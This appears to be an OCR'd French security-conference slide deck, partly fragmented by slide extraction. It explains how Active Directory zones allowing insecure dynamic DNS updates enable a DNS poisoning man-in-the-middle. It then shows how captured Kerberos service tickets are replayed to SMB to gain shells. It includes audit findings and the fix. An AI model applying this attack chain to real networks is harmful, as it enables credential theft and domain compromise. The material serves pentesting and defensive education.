

Kerberos, DNS & MitM

« Chainer » des *misconf* pour obtenir des shells

Préambule



- Virgile « *Almandin* »
- Ex-auditeur/pentester,
- Responsable R&D Synetis - Rennes


- virgile@mailbox.org
-

Sommaire

- Concepts de base : Kerberos & AD DNS
 - Mécanismes d'update DNS dynamiques & misconfiguration
 - Mise en place d'une attaque MITM DNS classique
 - Kerberos dans tout ça
 - Automatisation de l'attaque & obtention d'un shell
-


Rappels utiles : Kerberos

- AS-REQ / REP : Obtention du TGT
- TGS-REQ / REP : Obtention du ST
- AP-REQ / REP : Présentation du ST au service



DNS & AD

- Les DC sont serveurs DNS ;
- Création & management de records DNS possibles par les objets de l'AD (comptes utilisateurs, compte machines) ;
- Chaque objet de l'AD peut gérer ses propres records DNS (pas les autres heureusement).
- Exemple :
 - Tous les systèmes windows poussent leur adresse IP avec leur nom au boot !



DNS & AD

- Authentification réalisée pour empêcher n'importe qui de modifier n'importe quel record DNS et permettre un Man in the middle facile à mettre en place à travers l'ensemble du réseau.
 - *Pour cela, le mécanisme de Dynamic Secure Update existe.*
 - Exemple avec la mise à jour d'un record DNS au boot d'un système windows :
-

DNS dynamic & secure update

authenticated-dns-update.pcapng

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

ip.addr == 10.0.2.10 and ((dns and dns.flags.opcode == 5 or dns.qry.type == 249) or (kerberos and frame.number in {193,194,483,485})) and not smb2 and not dcerpc and not ldap

No.	Time	Source	Destination	Protocol	Length	Info
13.	014613	10.0.2.10	10.0.2.5	KRB5	371	AS-REQ
13.	015240	10.0.2.5	10.0.2.10	KRB5	1766	AS-REP
18.	708957	10.0.2.10	10.0.2.5	DNS	149	Dynamic update 0x85cc SOA windomain.local CNAME AAAA A A 10.0.2.10
18.	711550	10.0.2.5	10.0.2.10	DNS	149	Dynamic update response 0x85cc Refused SOA windomain.local CNAME AAAA A A 10.0.2.10
18.	716797	10.0.2.10	10.0.2.5	KRB5	357	TGS-REQ
18.	718194	10.0.2.5	10.0.2.10	KRB5	1789	TGS-REP
18.	720257	10.0.2.10	10.0.2.5	DNS	601	Standard query 0x4d43 TKEY 476-ms-7.1-3393.44642929-3f75-11ee-139c-0800273d9392 TKEY
18.	721104	10.0.2.5	10.0.2.10	DNS	518	Standard query response 0x4d43 TKEY 476-ms-7.1-3393.44642929-3f75-11ee-139c-0800273d9392 TKEY TSIG
18.	722784	10.0.2.10	10.0.2.5	DNS	267	Dynamic update 0xf221 SOA windomain.local CNAME AAAA A A 10.0.2.10 TSIG
18.	735278	10.0.2.5	10.0.2.10	DNS	267	Dynamic update response 0xf221 SOA windomain.local CNAME AAAA A A 10.0.2.10 TSIG

Kerberos over DNS ! 😊

DNS dynamic & secure update

DNS

- Query
- Type : « TKEY »
- Additional records :

Record type : « TKEY », mode : GSSAPI
Key Data :

SPNEGO :

Kerberos :

AP-REQ :

Service Ticket !



Misconfiguration & Postulat de départ

- Authentification réalisée pour empêcher n'importe qui de modifier n'importe quel record DNS et permettre un Man in the middle facile à mettre en place à travers l'ensemble du réseau.
 - **SAUF**
 - Si le flag DNS_UNSECURE_UPDATE est placé sur une zone
 - Dans ce cas n'importe qui sans authentification peut créer et modifier n'importe quel record DNS au nom de la sacro-sainte //(rétro)?compatibilité/
-


Misconfiguration

- Authentification réalisé record DNS et permett l'ensemble du réseau.

- **SAUF**

- Si le flag DNS_UNSEC

- Dans ce cas n'importe



part

modifier n'importe quel
mettre en place à travers

zone

er et modifier n'importe

bilité/

Misconfiguration & Postulat de départ

- Observation *régulière* du flag DNS UNSECURE_UPDATES

Anomalies analysis

Anomalies : 100 / 100
It is about specific security control points



Anomalies rule details [35 rules matched on a total of 68]

A DNS Zone is configured with insecure updates + 15 Point(s)

Check if DNS Zones are configured with insecure update.

Rule ID:
A-DnsZoneUpdate1

Description:
The purpose is to ensure that the DNS Zones are configured to accept only secure update.

Technical explanation:
When the insecure update mechanism is enabled, an attacker can update a DNS record anonymously. He can then use this feature to add new entries or perform a man in the middle attack to capture credentials.

Please note that the rule A-DnsZoneUpdate1 is the companion of A-DnsZoneUpdate2 and it is used to report anomalies related to the local domain zone or the main _msdcs zone. A-DnsZoneUpdate2 reports all the other zones.

Advised solution:
You have to enable secure updates.
Identify the faulty zone in the details below.
Go to the DNS console and select a zone in the "Forward Lookup Zones".
Right click on it and switch to the "General" tab.
Then change Dynamic updates from "None and secure" to "Secure only".
You can also run: dnscmd srvname /Config zone /AllowUpdate 2

Points:
15 points if present

Documentation:
https://docs.microsoft.com/en-us/openoffice/windows_protocols/ms-dnsp/497756c3-3781-428b-9451-b3168773199
<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/dnscmd>
FRANSS - Microsoft Ignite DNS zones (oh!l!_dsszone_bad_prop) 1
[M]R111557 Man-in-the-Middle

1 3 Zones DNS mal configurées vuln_dnszone_bad_prop

Description de la vulnérabilité

Des zones DNS présentent des problèmes de configuration.

Par exemple, la valeur **ZONE_UPDATE_UNSECURE** (propriété DSPROPERTY_ZONE_ALLOW_UPDATE) permet la mise à jour d'un enregistrement DNS sans authentification. Un individu malveillant peut utiliser cette vulnérabilité pour :

- ajouter arbitrairement un nom DNS ;
- remplacer un nom afin d'usurper une interface d'administration et attendre une authentification pour subtiliser des identifiants.

Seuils de tolérance

Ce point de contrôle présente des seuils de tolérance différents en fonction du niveau de sécurité visé :

- au niveau **1** seules les zones des domaines et les zones _msdcs associées sont remontées ;
- au niveau **3** toutes les zones sont remontées.

Misconfiguration & Postulat de départ

- 15 points pingcastle
(varie entre 1 pour des « infos » et 100 pour EternalBlue sur un DC)
- **1** Critique ANSSI
- Maîtrise de la zone _msdcs / de la zone principale du domaine !

RiskId: P-DelegationFileDeployed

Count: 1742


RiskId: A-DnsZoneUpdate1

Count: 1729

RiskId: S-PwdLastSet-45

Count: 1637

- => 8,9% des domaines audités (n=19408)



<https://stat.pingcastle.com/Benchmark>

Mise en place du Man-in-the-Middle

- Possibilité de modifier les records qui pointent vers des serveurs vers notre machine pour intercepter *tout le trafic* qui s'y serait dirigé
 - Capture de credentials/challenges, de fichiers, ...
 - Deux problèmes :
 - Absence d'outillage efficace pour mettre en place une telle technique sans déni de service (nécessité de mettre en place du port-forwarding pour laisser les utilisateurs légitime utiliser le service visé et ainsi capturer le trafic sensible)
 - Au-delà de cela, dans quelle mesure est-il possible de compromettre un AD entier à cause de cela ? (on veut des *shells*)
-

Mis

- Pos
- ma
- C
- De
- A
- S
- vi
- A
- C

WINSERV
(10.0.0.1)



- 445
- 139
- 3389
- 80
- 443
- ...

Attacker
(10.0.0.42)



DC



Dns database
WINSERV -> A 10.0.0.1

Mis

- Pos
- ma
- C
- De
- A
- S
- vi
- A
- C

WINSERV
(10.0.0.1)



- 445
- 139
- 3389
- 80
- 443
...

Attacker
(10.0.0.42)



WINSERV is at 10.0.0.42

« Okay, nice »

DC



Dns database
WINSERV -> A 10.0.0.42

service

à

Mis

- Pos
- ma
- C
- De
- A
- S
- vi
- A
- C

WINSERV
(10.0.0.1)



- 445
- 139
- 3389
- 80
- 443
...

Attacker
(10.0.0.42)



DC



Dns database
WINSERV -> A 10.0.0.42


DNS A WINSERV ?

10.0.0.42

service
à

Mis


- Pos
- ma
- C
- De
- A
- S
- vi
- A
- C



service
à

Mis

- Pos
- ma
- C
- De
- A
- S
- vi
- A
- C




service
à

Avoir des shells ?

- Pour l'instant, pas de capacité de RCE, uniquement d'inspection de trafic potentiellement chiffré ou signé.
 - Pour rappel : la signature/chiffrement à ce niveau sont les solutions contre cette attaque, pas de solution si mises en place *ET enforced*.
 - Pour autant, on peut aller plus loin par défaut (absence de signature sur SMB par défaut par exemple), notamment avec Kerberos.
 - Kerberos est utilisé *par défaut* pour toutes les authentications réseau à destinations de *services « nommés »*.
-

Kerberos dans tout ça




1,2 : AS-REQ -> AS-REP(TGT)

3,4 : TG-REQ(TGT) -> TG-REP(ST)

5,6 : AP-REQ(ST) -> AP-REP(access granted, gg)

Kerberos dans tout ça



1,2 : AS-REQ -> AS-REP(TGT)

3,4 : TG-REQ(TGT) -> TG-REP(ST)

5,6 : AP-REQ(ST)  AP-REP(access granted)




Kerberos dans tout ça

- Capture du ticket de service, celui qui permet *in fine* de montrer patte blanche et d'accéder au service.
 - Ne permet pas d'établir des communications sécurisées avec ce ticket : pas possible de chiffrer/signer tout comme l'émetteur réel du ticket car il faudrait pouvoir le déchiffrer pour cela (disposer de la clef de session du clien, négociée auprès du KDC).
 - MAIS, pour tous les services n'exigeant aucun chiffrement/signature par défaut...
(looking at you SMB2 🙄)
-

Déroulé de l'attaque

1. Mise en place du DNS poisoning grâce au DNS_UNSECURE_UPDATE, mise en place du forwarding de trafic bidirectionnel par l'attaquant ;
 2. Un utilisateur tente d'accéder en SMB au service légitime (accès à un share par exemple, ou à n'importe quelle RPC over SMB). Il fait tout le kerberos jusqu'à disposer d'un ST valide pour le SMB du serveur « attaqué » ;
 3. L'utilisateur présente donc son ticket de service à l'attaquant ;
 4. L'attaquant stoppe le forwarding avant de transmettre ce ST (sinon il serait invalidé car utilisé), et s'en sert lui pour se connecter en SMB au serveur « attaqué ».
 5. SMB accessible authentifié avec les droits de l'utilisateur usurpé.
 6. Si l'utilisateur a des droits d'admin sur le serveur -> PSEXEC/SMBEXEC/WHATEVEREXECoverSMB
-

Scapy pipetools



- Features mal/peu documentées de scapy mais très utiles :
- Permettent de mettre en place des pipelines pour faire suivre tout un cheminement logique à des paquets réseau.
- Ex: le bloc d'entrée est une socket en écoute sur le port 445, les paquets reçus doivent passer dans un bloc qui vérifie s'il contient un ST, si c'est pas le cas : forward à un bloc qui envoi le tout à la destination choisie et retourne les réponses au client ayant initié la connexion en premier lieu

Scapy pipetools

- Sources : produisent les données
 - Ex. RdPcapSource, SniffSource, TCPListenSource
- Données transférées à des « *drains* » :
 - Transformer la donnée, déclencher des actions (TriggerDrain) ;
- Puis à des « *sinks* » qui « consomment » les données.

```
>>> help(ConsoleSink)
Help on class ConsoleSink in module scapy.pipetool:
class ConsoleSink(Sink)
| Print messages on low and high entries
| +-----+
| >>-|--.  |-->
|   | print |
| >-|--'  |-->
|   +-----+
|
| [...]

```

```
class TCPListenPipe(TCPConnectPipe):
    """TCP listen on [addr:]port and use first connection as source and sink;
    send peer address to high output

    .. code::

